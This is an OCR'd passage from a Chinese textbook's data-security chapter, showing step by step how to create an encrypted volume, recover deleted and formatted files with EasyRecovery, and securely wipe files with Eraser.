


图 9-14 创建新加密卷向导





图 9-15　密码输入框



(a)　　　　　　　　　　　　(b)

图 9-16　加密卷加载



图 9-17　访问加密卷中的文件

（1）删除文件。本例中用永久删除或文件粉碎机粉碎 D 盘中的 D:\test\test.jpg 文件，如图 9-18 所示。




图 9-18 删除文件

（2）打开 EasyRecovery Enterprise 数据恢复界面，如图 9-19 所示。



图 9-19 数据恢复界面

第 1 步：选取媒体类型。图 9-19 中“硬盘驱动器”用于恢复硬盘数据(默认选项)，“内存设备”用于恢复内存卡如 SD 卡中的数据，“光媒体”用于恢复 CD、DVD 等光盘数据，“多媒体/移动设备”用于恢复 U 盘等设备数据，“RAID 系统”用于从 RAID 系统中恢复数据。实践中是删除硬盘中的文件，直接单击“继续”按钮即可。图 9-19 中工具栏的“选项”按钮，用于设置恢复的条件，可以加快扫描的速度，如图 9-20 所示设置“文件类型”，如设置只恢复“图像文件”。

第 2 步：选择要扫描的卷。如图 9-21 所示，选择恢复数据的盘符为 D。

第 3 步：选择“删除文件恢复”选项，如图 9-22 所示。

第 4 步：显示所有设置的信息，确定后则进入扫描恢复。




图 9-20 “选项”对话框



图 9-21 选择恢复的盘符



图 9-22 选择恢复选项

第 5 步：扫描恢复，显示被删除或被粉碎的文件 D:\test\test.jpg 已经被恢复出来，如图 9-23 所示。



图 9-23　数据扫描恢复

图 9-24 显示格式化 U 盘，测试 EasyRecovery 恢复功能。第 1 步在图 9-19 中选择“多媒体/移动设备”，第 3 步在图 9-21 中选择“格式化媒体恢复”，其他操作基本一样。



图 9-24　格式化 U 盘

测试结果能把格式化后的 U 盘中的数据恢复过来。一般防止数据被恶意恢复的措施有使用安全删除软件删除或用垃圾数据反复覆盖，如反复往 U 盘、移动硬盘中写入非隐私文件，或数码相机在删除隐私相片之后继续多拍几张照片来覆盖数据。

5）数据擦除

利用 Eraser 擦除实践文件，测试 EasyRecovery 的文件恢复能力。启动 Eraser 后显示如图 9-25 所示的主界面。

图 9-25 中 Settings 选项卡显示软件设定的擦除措施，默认 Gutmann（古特曼）算法，进行 35 次擦除。实践中右击要删除的文件，弹出如图 9-26 所示的右键菜单 Eraser，即可删除文件 3.png。

